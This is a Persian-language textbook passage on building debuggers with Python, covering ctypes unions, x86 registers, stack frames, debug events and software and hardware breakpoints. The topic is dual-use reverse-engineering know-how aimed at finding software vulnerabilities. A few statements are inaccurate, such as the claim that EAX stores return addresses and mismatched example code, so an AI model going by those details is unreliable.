همانطور که ممکن است دقت کرده باشید ctypes یک ساختمان زبان C را براحتی ایجاد کرد , لطفا دقت داشته باشید ترکیبات بالا ترکیبات کامل درست کردن آبجو نیستند , لذا بهتر است آب خالی نوش جان فرماید !

اتحاد ها نیز مانند ساختمان ها هستند , اگرچه در اتحاد ها تمام متغیرهای عضو یک مکان یکسان حافظه را به اشتراک می گذارند . با ذخیره سازی متغیرها به این روش , اتحادها به شما اجازه میدهد مقدار های یکسان را در انواع داده مختلفی ذخیره کنید . مثال بعدی به شما یک اتحاد را نشان میدهد که به شما امکان نمایش یک عدد به سه صورت را میدهد .

در زبان C :

```
union {
    long barley_long;
    int barley_int;
    char barley_char[8];
}barley_amount;
```

در زبان پایتون :

```
class barley_amount(Union):
```

[21] Structure
[22] Union

```
    _fields_ = [
    ("barley_long", c_long),
    ("barley_int", c_int),
    ("barley_char", c_char * 8),
]
```

اگر شما به متغییر barley_int در اتحاد barley_amount مقدار ۶۶ را اختصاص دهید , شما آنوقت میتوانید از عضو barley_char برای نمایش کاراکتری عدد اختصاص داده شده استفاده کنید. برای نمایش یک فایل جدید با نام chapter1-unions.py بسازید و کدهای زیر را در آن قرار دهید :

۱,۲,۲ کد chapter1-unions.py

```
from ctypes import *
class barley_amount(Union):
        _fields_ = [
       ("barley_long", c_long),
       ("barley_int", c_int),
       ("barley_char", c_char * 8),
]
value = raw_input("Enter the amount of barley to put into the beer vat:")
my_barley = barley_amount(int(value))
print "Barley amount as a long: %ld" % my_barley.barley_long
print "Barley amount as an int: %d" % my_barley.barley_long
print "Barley amount as a char: %s" % my_barley.barley_char
```

خروجی اسکریپت بالا باید مانند زیر باشد :

```
C:\Python25> python chapter1-unions.py
Enter the amount of barley to put into the beer vat: 66
Barley amount as a long: 66
Barley amount as an int: 66
Barley amount as a char: B
C:\Python25>
```

همانطور که میبینید با اختصاص دادن مقدار تکی به اتحاد , شما سه نمایش متفاوت از مقدار را مشاهده میکنید . اگر شما با خروجی متغیر barley_char گیج شده اید , B در واقع مقدار ASCII برابر با مقدار دسیمال 66 میباشد.

عضو barley_char از اتحاد مثال زده شده یک مثال عالی برای این است که متوجه شوید چگونه میتوانید یک آرایه را در ctypes اعلان کنید. در ctypes آرایه ها با ضرب کردن نوع داده با تعداد اعداد عناصر آرایه که میخواهید تخصیص کنید اعلان میشوند . برای مثال یک آرایه ی ۸ عنصری در متغییر barley_char اعلان شده است.

حالا شما یک محیط مناسب برای برنامه نویسی پایتون در دو سیستم عامل مجزا دارید , و شما فهمیده اید که چگونه میتوانید با کتباخوانه های سطح پایین ارتباط برقرار کنید. حالا زمان آن رسیده است که دانش های خود را بکارگیرید تا بتوانید ابزارهایی بسازید که بتوانند در معندسی معکوس و نفوذ به نرم افزار ها به ما کمک کند . پس کلاه ایمنی خود را روی سر بگذارید !

دیباگر ها درواقع سیب چشم هکرها هستند. دیباگر ها به شما اجازه میدهند پروسس ها را در زمان اجرا رهگیری کرده , و یا یک تحلیل پویا[۲۳] انجام دهید ,این قابلیت تحلیل برای نوشتن اکسپلویت ها , ساختن فازرها و تحیل و رسیدگی به بدافزار ها ضروری است . مسلما فهمیدن خود این موضوع که دیباگرها چه چیزی هستند و چگونه کارمیکنند نیز بسیار موضوعی حیاتی است. دیباگرها یک میزبان از انواع قابلیت ها و عاملیت ها هستند که برای رفع عیوب نرم افزارها ابزاری واجب هستند. بیشتر آنها توانایی اجرا , متوقف , و مرحله به مرحله اجرا کردن برنامه ها , قرار دادن یک وقفه[۲۴] دستکاری ثبات[۲۵] و حافظه[۲۶] و کنترل کننده هایی اعتراض[۲۷] هایی که در برنامه رخ میدهد را دارا هستند. اما قبل از اینکه جلوتر برویم بگذارید نگاهی به تفاوت مابین دیباگ کردن – جعبه سفید و دیباگ کردن – جعبه سیاه داشته باشیم . بیشتر محیط های برنامه نویسی در واقع و IDE ها شامل یک دیباگر درون خود هستند تا برنامه نویسان بتوانند کد های خود را رهگیری کنند تا در نتیجه خروجی سطح بالاتری داشته باشند این نوع دیباگ در واقع دیباگ کردن به صورت جعبه ی سفید میباشد. در حالی که دیباگر ها در هنگام برنامه نویسی و گسترش کدها بسیار مفید هستند , یک مهندس معکوس و یا کاشف باگ , معمولا با توجه به این موضوع که کد ها را در دست ندارد باید از دیباگر به صورت جعبه ی سیاه استفاده کند و با رهگیری و بررسی ریز به نتیجه برسد. دیباگ کردن به صورت جعبه ی سیاه به این صورت است که همه چیز نرم افزار و درواقع تمام پیچیدگی های آن برای نفوذگر گنگ و ناشفاف است , و تنها اطلاعات موجود در قابل کدهای تبدیل شده به اسمبلی[۲۸] موجود هستند. با توجه به این موضوع که پیدا کردن خطاها به این صورت بیشتر مبتنی گذاشتن زمان و سعی و خطا میباشد, یک فرد با دانش خوب در ضمینه ی مهندسی معکوس میتواند نحوه ی کار نرم افزار را بسیار خوب متوجه شود. البته در برخی از موارد شکستن و پیدا کردن آسیب پذیری در یک نرم افزار نیاز به فهمیدن برنامه, بیش از برنامه نویسی که برنامه را نوشته است , دارد.

یک نکته ی مهم دیگر این است دو زیرکلاس در دیباگ به صورت جعبه ی سیاه وجود دارد : که آنها مد-کاربر[۲۹] و مد-هسته[۳۰] . نوع اول درواقع همان مد-کاربر است (که معولا به ring3 شناخته میشود) که درواقع مبتنی بر پردازنده و برنامه ای است که با کاربر جاری سیستمان در حال اجرا آن هستید. برنامه های مد – کاربر با کمترین حق دسترسی اجرا میشوند. وقتی شما calc.exe را برای محاسبات

[23] Dynamic analysis
[24] Breakpoint
[25] Register
[26] Memory
[27] Exception
[28] Disassemble
[29] User-mode
[30] kernel-mode

ریاضی اجرا میکنید , شما در واقع یک پروسس مد – کاربر ایجاد کردید اگر شما بخواهید این برنامه را دیباگ کنید شما درواقع باید از یک دیباگر مد-کاربر استفاده کنید. مد-هسته (ring0) بالاترین مقدار دسترسی را دارد. هسته دقیقا جایی است که عملیات اصلی سیستمی همراه به درایورها و دیگر اعضای سطح-پایین اجرا میشوند. وقتی شما بسته های شبکه[۳۱] را با Wireshark دنبال میکنید , شما درواقع دارید با یک درایور که با مد – هسته کار میکند, انفعال میکنید. اگر شما قصد دارید این درایور را متوقف کنید و آن را در نقاط مختلف بررسی و آزمایش کنید , شما نیاز دارید که از یک دیباگر مد – هسته استفاده کنید.

اینجا لیست کوچکی از دیباگرهای مد-کاربر وجود دارد که معمولا به وسیله ی اکثر افرادی که در ضمینه ی مهندسی معکوس کار میکنند و هکر ها استفاده میشود این دیباگرها WinDbg از شرکت Microsoft و OllyDbg از Oleh Yuchunk میباشند. و روی سیستم های لینوکسی شما میتواند از GDB استفاده کنید . همه این دیباگرها واقعا عالی هستند و هرکدام قابلیت هایی دارند که دیگری ندارد. در سال های اخیر , بحث های بسیار زیادی روی موضوع دیباگ هوشمند, مخصوصا روی سیستم عامل ویندوز شده است. یک دیباگر هوشمند , دیباگری است که قابلیت اسکریپت نویسی آسان داشته باشد , همچنین قابلیت های ویژه ای مثل هوک برای فراخوانی[۳۲] را نیز دارا باشد, و در نهایت باید قابلیتهای پیشرفته بیشتری برای کشف آسیب پذیری ها و معندسی معکوس در اختیار داشته باشد. دو تا از سرآمدان این مبحث PyDBG نوشته توسط پدرام امینی و دیباگر Immunity از تیم Immunity هستند.

PyDBG یک دیباگر خالص طراحی شده در پایتون است که به هکر اجازه میدهد به صورت کامل و خودکار به پروسس مخصوصا در پایتون ,کنترل داشته باشند.دیباگر Immunity نیز یک دیباگر فوق العاده و گرافیکی است که شبیه OllyDbg است اما بسیار نسبت به OllyDbg توسعه یافته است و دارای یکی از قویترین توابع موجود برای دیباگ کردن با پایتون میباشد. هر دو این دیباگرها در این کتاب فصل هایی را به خود اختصاص داده اند. اما در حال حاضر بگذارید به مثال عمومی و تئوری دیباگ کردن بپردازیم .

در این فصل , ما نگاهی به برنامه های مد – کاربر مبتنی بر سیستمهای x86 خواهیم داشت. ما کا را با معماری بسیار ساده CPU شروع میکنیم , سپس نگاهی به پشته[۳۳] خواهیم داشت و آناتومی یک دیباگر مد-کاربر را بررسی میکنیم. هدف این است که شما بتوانید دیباگر خودتان را برای هر سیستمی ایجاد کنید, بنابراین فهمیدن و درک مفاهیم و تئوری سطح – پایین گریز ناپذیر است.

۲,۱,۰ ثبات همه منظوره CPU

ثبات همه منظور[۳۴] یک قسمت کوچک نگه داری شده در CPU است و درواقع سریعترین راه برای اینکه یک CPU به اطلاعات دسترسی پیدا کند, میباشد. درمجموعه دستورات x86[۳۵] , یک CPU از هشت ثبات همه-منظوره استفاده میکند . EAX, EDX, ECX, ESI, EDI,

[31] Network packet
[32] Call Hooking
[33] Stack
[34] General-Purpose
[35] X86 instruction set

EBX, EBP, ESP. ثبات دیگیری نیز روی CPU وجود دارند ولی ما آنها را وقتی در جایی که به آنها نیاز داریم شرح میدهیم. هرکدام از این ثبات همه–منظوره برای استفاده خاصی ایجاد شده اند, و هرکدام نقش یک تابع را برای اجرای دستوارت به وسیله ی CPU را بر عهده دارند. این نکته که بدانید هریک از این ثبات به چه منظوری استفاده میشوند مهم است, زیرا که این دانش به شما کمک میکند که متوجه شوید یک دیباگر چطور طراحی میشود. بگذارید تمام این ثبات و کاری که انجام میدهند را معرفی کنیم. و کار خود را با یک تمرین ساده ی معندسی معکوس برای شرح وظایف این ثبات به پایان میرسانیم.

ثبات EAX که ثبات اکوملاتور نام دارد, درواقع برای محاسبات و ذخیره سازی آدرس بازگشتی توابع استفاده می شود. بسیاری از دستورات بهینه شده در مجموعه دستور العمل های x86 طراحی شده اند تا بتوانند اطلاعات در به ثبات EAX داخل و خارج کنند و محاسبات را روی اطلاعات انجام دهند. برخی دستورات ساده مانند add , subtract, compare برای استفاده از ثبات EAX بهینه شده اند. و عملیات ویژه مانند ضرب و تقسیم فقط با ثبات EAX امکان پذیر هستند.

همانطور که گفته شد, آدرس های بازگشتی از توابع در ثبات EAX ذخیره شده اند. بعلاوه, شما میتوانید مقدار حقیقی گه تابع از آن بازگشت میکند را با استفاده از ثبات متوجه شوید.

ثبات EDX , در واقع ثبات اطلاعات میباشد . این ثبات به طور اساسی دنباله ی ثبات EAX است. و به محاسبات پیچیده تر مانند ضرب و تقسیم کمک میکند. این ثبات همچنین میتواند برای ذخیره سازی همه – منظوره اطلاعات استفاده شود, اما بیشتر موارد به عنوان یک نیروی کمکی برای ثبات EAX در محاسبات استفاده میشود.

ثبات ECX , که ثبات شمارنده هم نامیده میشود, برای عملیات حلقه ها استفاده میشود. عملگرها تکرار شده میتوانند به صورت یک رشته و شمارش عدد باشد. یکی از نکات مهم این ثبات این است که شمارش را رو به پایین انجام میدهد نه به سمت بالا. نگاهی به مثال پایین در پایتون برای مثال داشته باشید

```
counter = 0
while counter < 10:
        print "Loop number: %d" % counter
        counter += 1
```

اگر این کد را به اسمبلی ترجمه کنیم , ECX در اولین اجرای حلقه برابر ۱۰ است, و در بار دوم روی ۹ و به همین ترتیب تا آخر. شاید دلیل این موضوع کمی کیج کننده باشد, که چرا برعکس مثال پایتون شمارش را انجام میدهد. اما فقط کافی است به یاد داشته باشید شمارش به سمت پایین انجام میشود.

در اسمبلی x86 , حلقه هایی که اطلاعات را پردازش میکنند برای کارایی بیشتر در دستکاری اطلاعات از ثبات ESI و EDI استفاده میکنند. ثبات ESI در واقع منبع اندیس[۳۶] برای عمگرهای اطلاعاتی است و مکان data stream ورودی را در بر میگیرد. EDI نقطه ی

[36] source index

مقابل ESI است و درواقع به جایی نتیجه عملگر اطلاعاتی ذخیره شده است اشاره میکند. استفاده از ثبات منبع و مقصد اندسی سرعت اجرای برنامه را به شدت بالا می برد.

ثبات های ESP و EBP در واقع اشاره گر پشته و اشاره گر مبنا هستند. این ثبات وظیفه ی مدیریت فراخوانی توابع و دیگر عملیات مرتبط به پشته را بر عهده دارند. وقتی یک تابع فراخوانی میشود, آرگمان های تابع به پشته وارد میشوند و سپس یک آدرس بازگشتی را به همراه دارند. ثبات ESP به بالاترین نقطه ی پشته اشاره میکند, بنابراین به آدرس بازگشتی اشاره میکند. ثبات EBP برای اشاره به بالایی فراخوانی پشته استفاده میشود. در برخی شرایط یک کامپایلر ممکن است ثبات EBP را به عنوان اشاره گر قاب[۳۷] جاری پشته حذف کند, در این موقعیت ها ثبات EBP آزاد است و میتواند مانند دیگر ثبات همه-منظوره استفاده گردد.

ثبات EBX تنها, ثباتی است که برای عملیات خاصی طراحی نشده است. این ثبات میتواند برای ذخیره سازی اضافی و کمکی اطلاعات استفاده شود.

یک ثبات اضافی دیگر که باید نام برده شود EIP نام دارد. این ثبات به دستور بعدی که قرار است اجرا شود اشاره میکند. وقتی CPU شروع به حرکت و اجرای کدهای باینری ها میکند, EIP با کدی که میخواهد اجرا شود بروز میشود .

یک دیباگر باید توانایی این را داشته باشد که براحتی بتواند محتویات این ثبات را تغییر دهد. هر سیستم عامل رابط منحصر به خود برای کار با این ثبات و دریافت و تغییر مقدار آنها را در اختیار برنامه نویسان میگذارد. ما رابط های اختصاصی سیستم عامل ها را در فصل های خاص آنها توضیح خواهیم داد.

۲,۱,۱ پشته

پشته[۳۸] یک ساختمان بسیار مهم است که فمیدن کارایی آن در هنگامی که شما میخواهید یک دیباگر طراحی کنید بسیار مهم است. پشته اطلاعات در مورد چگونگی فراخوانی تابع و پارامترهایش را در خود نگه می دارد و سپس بعد از اینکه فراخوانی انجام شد وظیفه ی بازگشت را برعهده دارد. ساختمان پشته به صورت اولین ورود , آخرین خرج FILO[۳۹] است, یعنی هر آرگمانی که به درون پشته برای فراخوانی یک تابع وارد میشوند و در هنگام اتمام اجرای تابع از پشته خارج میشوند. همانطور که گفته شد ثبات ESP به بالاترین نقطه ی قاب پشته اشاره میکند و EBP به پایین قاب پشته اشاره میکند. پشته از آدرس های بالایی به سمت آدرس های پایینی رشد میکند. بگذارید از تابعی که قبلا از آن استفاده کردیم یعنی my_socks() به عنوان یک مثال برای اینکه متوجه شوید پشته چطور کار میکند استفاده کنیم

[37] Frame
[38] Stack
[39] First In , Last Out


۲,۱,۲ فراخوانی تابع در C

```
int python_rocks(reason_one, reason_two, reason_three);
```

۲,۱,۳ فراخوانی تابع در X86

```
push color_three
push color_two
push color_one
call my_socks
```

برای اینکه متوجه شوید قاب پشته به چه صورت است میتوانید به تصویر زیر نگاه کنید.




قاب پشته برای فراخوانی تابع ()my_socks

همانطور که مشاهده میکنید این یک ساختمان داده ساده است که در واقع منبا فراخوانی تمامی توابع درون فایل های باینری است. وقتی تابع ()my_socks بازگشت میکند, در واقعی تمام مقدارهایش را از پشته خارج کرده و به آدرس بازگشتی پرش میکند و ادامه اجرای برنامه به وسیله ی تابعی که باعث فراخوانی این تابع گردیده است دنبال میشود. برای گسترش کوچک تابع ()my_socks , بگذارید بگذارید فرض را بر این بگذاریم اولین کاری که انجام می دهد این است که آرایه ای از رشته ها را برای کپی پارامتر color_one راه اندازی میکند. که کد آن به صورت زیر میشود .

```
int my_socks(color_one, color_two, color_three)
{
char stinky_sock_color_one[10];
...
}
```

متغیر stinky_sock_color_one باید درون پشته تخصیص شود بنابرین میتواند در داخل قاب پشته جاری استفاده شود. وقتی این تخصیص اتفاق افتاد , قاب پشته شبیه تصویر زیر میشود



قاب پشته بعد از تخصیص متغیر stinky_sock_color_one

حالا شما میتوانید ببینید متغییر های محلی چگونه در پشته تخصیص میشوند و اشاره گر پشته چگونه افزایش و ادامه پیدا میکند و همیشه به بالای پشته اشاره میکند. قابلیت ضبط کردن قاب پشته درون دیباگر برای رهگیری توابع, ضبط کردن وضعیت پشته و یا تخریب و رهگیری یک سرریزی مبتنی بر پشته بسیار مفید است.

۲,۱,۴ رویداد های دیباگ

دیباگرها مانند یک حلقه ی بی پایان اجرا میشوند و منتظر هستند یکی از رویداد های مرتبط با دیباگ اتفاق بیفتد. وقتی یک رویداد مربوط به دیباگ اتفاق می افتد , این حلقه بی پایان شکسته میشود و در واقع کنترل کننده ی رویداد[40] مورد نظر فراخوانی میشود.

وقتی یک کنترل کننده رویداد فراخوانی میشود, دیباگر متوقف میشود و منتظر تغییر مسیر و یا دستور چگونگی ادامه دادن اجرا کد میشود. برخی از رویداد های جامع که دیباگر باید هنگام رسیدن به آنها متوقف شود به شرح زیر میباشند:

- وقفه[41]
- خطاهای دسترسی به حافظه (که access violation یا segmentation fault نیز گفته میشوند)
- اعتراض ها و خطاهایی که توسط برنامه در حال دیباگ ایجاد میشوند.

هر سیستم عامل یک متود متفاوت برای توضیع این رویداد ها به یک دیباگر دارد که در فصل مخصوص سیستم عامل ها به آنها می پردازیم. در برخی از سیستم عامل ها, رویداد های مانند ساخت پروسس و برنامه های چند نخی و یا بارگذاری یک کتباخانه ی پویا در زمان اجرای برنامه امکان پذیر است.

[40] Event handler
[41] breakpoint

یک مزیت دیباگرهای که قابلیت نوشتن اسکریپ را دارند این است که امکان ساخت کنترل کننده ی رویداد های انحصاری برای انجام خودکار وظایف دیباگر را فراهم میکنند. برای مثال, یک سرریزی بافر یک نمونه ی معمول از خطاهای دسترسی به حافظه است که بسیار برای نفوذگران جالب است. در هنگام یک عملیات دیباگ منظم, اگراینجا یک سرریزی بافر و در ادامه یک خطای دسترسی به حافظه رخ دهد, شما باید از یک دیباگر استفاده کنید و کاملا به صورت دستی اطلاعاتی را که برایتان جالب است ضبط کنید. یا یک دیباگر که قابلیت اسکریپت نویسی دارد, شما میتوانید یک کنترل کننده رویداد بنویسید که به صورت خودکار تمام اطلاعات مورد نظر شما بدون اینکه مستقیم با دیباگر کار کنید جذب کند. ساخت این کنترل کننده های اختصاصی نه تنها در ذخیره سازی اطلاعات کمک میکند بلکه یک کنترل کامل روی پروسس که روی آن کار میکنید را به نیز شما میدهد.

۲,۱,۵ وقفه

قابلیت متوقف ساختن پروسسی که در حال دیباگ شدن است با استفاده از وقفه ها [۴۲] امکان پذیر میشود. با توقف پروسس شما میتوانید متغیرها, آرگمان های پشته, و مکان های حافظه را بدون تغییر دادن مقادیر مروبوط به پروسس و قبل از استفاده از آنها را بررسی کنید. به طور حتم وقفه یکی از جامع ترین قابلیلت ها در هنگام دیباگ کردن یک برنامه هستند. که ما این وقفه ها را به طور کامل پوشش خواهیم داد. سه نوع اصلی از این از وقفه ها وجود دارد : وقفه نرم افزاری [۴۳], وقفه سخت افزاری [۴۴], و وقفه حافظه [۴۵], همه این وقفه ها یک رفتاری مشابه دارند, اما در راههایی بسیار دشوار ساخته میشوند.

۲,۱,۶ وقفه های نرم افزاری

وقفه های نرم افزاری به صورت ویژه برای متوقف کردن برنامه وقتی که پردازنده میخواهد دستورات را اجرا کند استفاده میشوند که این نوع از وقفه ها در واقع پرکاربردترین و معمول ترین نوع وقفه ها هستند. یک وقفه نرم افزاری درواقع یک دستور یک-بایتی است که خط اجرای برنامه در حال دیباگ را متوقف میکند و سپس کنترل اجرای برنامه را به قسمت مدیریت اعتراض ها [۴۶] در دیباگر میدهد. برای فهمیدن این موضوع در عمل که این نوع وقفه چگونه کار میکند, شما باید تفاوت دستور[۴۷]و آپکد[۴۸] را بدانید. یک دستور زبان اسمبلی درواقع معرفی دستورات زبان اسمبلی در سطح بالا برای اجرا توسط پردازنده میباشد. برای مثال :

```
MOV EAX,EBX
```

[42] BreakPoint
[43] Software BreakPoint
[44] Hardware BreakPoint
[45] Memory BreakPoint
[46] Exception Handler
[47] instruction
[48] Opcode

این دستور به پردازنده میگوید مقداری که درون ثبات EBX ذخیره شده است را به EAX انتقال میدهد. بسیار ساده است, اینطور نیست ؟ اگرچه, پردازنده نمی داند چگونه این دستورات را تفسیرکند. برای اینکه پردازنده این دستورات را متوجه شود نیاز دارد تا آنها را به چیزی به نام آپکد[۴۹] تبدیل کند. یک آپکد درواقع یک دستور زبان ماشین است که پردازنده میتواند آن را اجرا کند. برای توضیح کامل بگذارید دستوری که استفاده کردیم به کد عملیاتی یا آپکد تبدیل کنیم.

```
8BC3
```

همانطور که می بینید, این موضوع که این در پشت سر این کدها چه میگذرد کمی گنگ و نامفهوم است. اما این درواقع زبانی است که پردازنده با آن صحبت میکند. برای درک آسان تر این موضوع میتوانید اینطوری فکر کنید که درواقع دستورات اسمبلی DNS[۵۰] پردازنده هستند. دستورات ذخیره سازی فرمان هایی که میخواهند اجرا شوند را بسیار ساده تر میکنند (در واقع نام میزبان ها [۵۱]) به جای ذخیره سازی تمامی کد های عملیاتی موجود از راه دیگری استفاده میکنند (آدرس های IP) . در روز به روز دیباگ کردن برنامه های مختلف شما با آپکدها و یا کدهای عملیاتی مواجه هستید. و اینجا نیز برای فهمیدین نوع کارکرد وقفه های نرم افزاری به آنها نیاز دارید.

اگر دستوارت قبلی که در مورد آنها صحبت کردیم در آدرس 0x44332211 بود, یک نوع جامع از معرفی آن به صورت زیر میشود.

```
0x44332211 8BC3 MOV  EAX,EBX
```

همانطور که مشاهده میکنید, ابتدا آدرس , سپس آپکد و در آخر دستور را مشاهده میکنید. در اینجا ما برای قراردادن یک وقفه نرم افزاری باید از یکی از بایت های آپکد ۲ بایتی خود یعنی 8BC3 استفاده کنیم. این یک بایت که میخواهیم از آن استفاده کنیم در واقع دستور int3[۵۲] است. که این دستور به پردازنده میگوید اجرای برنامه را متوقف کند. دستور INT3 به یک بایت تکی , کد عملیتی 0xCC تبدیل میشود. برای مثال شما میتوانید مثال ما را بعد و قبل از قرار دادن یک وقفه نرم افزاری مشاهده کنید.

۲,۱,۷ قبل از قراردادن وقفه نرم افزای


```
0x44332211 8BC3 MOV  EAX,EBX
```

۲,۱,۸ بعد از قراردادن وقفه نرم افزای

```
0x44332211 CCC3 MOV  EAX,EBX
```

[49] Operation code
[50] Domain Name Server
[51] Host Names
[52] Interrupt 3

همانطور که مشاهده میکنید در واقع ما بایت 8B را با بایت CC جابجا میکند. وقتی که پردازنده به این بایت می رسد. به دلیل دستور INT3 متوقف میشود. تمام دیباگر ها در خود این قابلیت را دارند که بتواند این رویداد را مدیریت کنند. اما وقتی که شما میخواهید دیباگر خودتان را طراحی کنید این موضوع خوب است که بدانید دیباگر چگونه این کار را انجام میدهد. وقتی دیباگر یک وقفه نرم افزاری در یک آدرس خاص قرار میدهد , ابتدا بایت اول از دستورات آدرس مورد نظر را میخواند و آن را دخیره میکند. سپس دیباگر CC را در آن آدرس می نویسد. وقتی که یک وقفه و یا دستور INT3 توسط پردازنده باعث توقف پردازنده شد, دیباگر این را درک و ذخیره میکند. سپس چک میکند که اشاره گر دستورات[53] (ثبات EIP) به آدرسی اشاره میکند که سابقا یک وقفه در خود داشت. اگر آدرس در لیست داخلی وقفه های دیباگر پیدا شد , دیباگر بایت ذخیره شده را به جای اول در آدرس تعریف شده باز می گرداند . آپکد بازگشته میتواند بعد از اینکه برنامه از حالت توقف درآمد اجرا شود. تصویر زیر فرایند را به صورت ریز نمایش میدهد.



مراحل قراردادن یک وقفه نرم افزاری

[53] Instruction pointer

همانطور که مشاهده میکنید, دیباگر باید یک سلسله مراتب, رقص مانند را برای مدریت وقفه های نرم افزاری انجام دهد. دو نوع از وقفه های نرم افزاری وجود دارند یکی, وقفه های نرم افزاری یکبار مصرف و دیگری وقفه های نرم اقزاری پایدار. یک وقفه ی یکبار مصرف درواقع تنها یکبار اجرا میشود و سپس از لیست داخلی وقفه های دیباگر حذف میشود. وقتی شما وقت یک بار نیاز به متوقف کردن نرم افزار دارید این نوع وقفه برای شما مناسب است. یک وقفه پایدار بعد از رسیدن پردازنده دستورات بایت اول به سرجای خود برمیگردد اما مقدار وقفه را از لیست داخلی پاک نمیکند و آن را نگه می دارد.

وقفه های نرم افرازی ممکن است دارای یک محافظ باشد, و آن هم به این صورت است اگر شما یک بایت از فایل اجرایی درحافظه را عوض کنید, شما درواقع زنجیره ی تغییر نکردن نرم افزار[۵۴] (CRC) برنامه را تغییر داده اید. یک CRC یک نوع تابع است که که میتواند تغییر در اطلاعات به هر نحوی را متوجه شود و میتواند بر روی فایل ها, حافظه, متن , بسته های شبکه [۵۵] و یا هرجیزی که میتوان آن را کنترل کرد استفاده شود. یک CRC در واقع یک محدوده از مقدار ها را میگیرد برای مثال حافظه یک پروسس را, و سپس محتویات را خرد و درهم و یا هش [۵۶] میکند. سپس مقدار هش شده را با یک مجموع مقابله ای [۵۷] کنترل میکند تا متوجه شود چه چیزی در اطلاعات جابه جا شده است یا خیر. یک نکته اینجا وجود دارد, آن هم اینکه بسیاری از بدافزار[۵۸] کنترل میکنند که همواره کد آنها در حافظه در حال اجرا است و هر تغییری در CRC باعث این میشود که بدافزار خود را نابود میکند. این تکنولوژی برای پایین آوردن سرعت مهندسی معکوس و جلوگیری از استفاده از وقفه های نرم افزاری به این صورت که تحلیل رفتار برنامه به صورت پویا[۵۹] را دچار مشکل میکند, بسیار موثر است. در واقع برای رفع مشکل در این وارد شما میتوانید از وقفه های سخت افزاری [۶۰] استفاده کنید.

۲,۱,۹ وقفه های سخت افزاری

وقفه های سخت افزاری زمانی بکار میروند که شما نیاز به وقفه های کمی دارید و برنامه که دیباگ شده است امکان تغییر در برنامه را نمی دهد. این نوع وقفه در رده CPU, و در ثبات ویژه به نام ثبات دیباگ [۶۱] تنظیم و آماده میشوند. یک CPU معمولی دارای هشت ثبات دیباگ (از DR0 تا DR7) است, که برای مدیریت و تنظیم وقفه های سخت افزاری استفاده میشوند. ثبات دیباگ از DR0 تا DR3 برای ذخیره سازی آدرس وقفه اختصاص داده شده اند. این بدین معنی است که شما در یک زمان تنها میتوانید از چهار وقفه سخت افزاری در

[54] Cyclic redundancy check
[55] Network packet
[56] Hash
[57] Checksum
[58] Malware
[59] Dynamic
[60] Hardware Breakpoint
[61] Debug Register

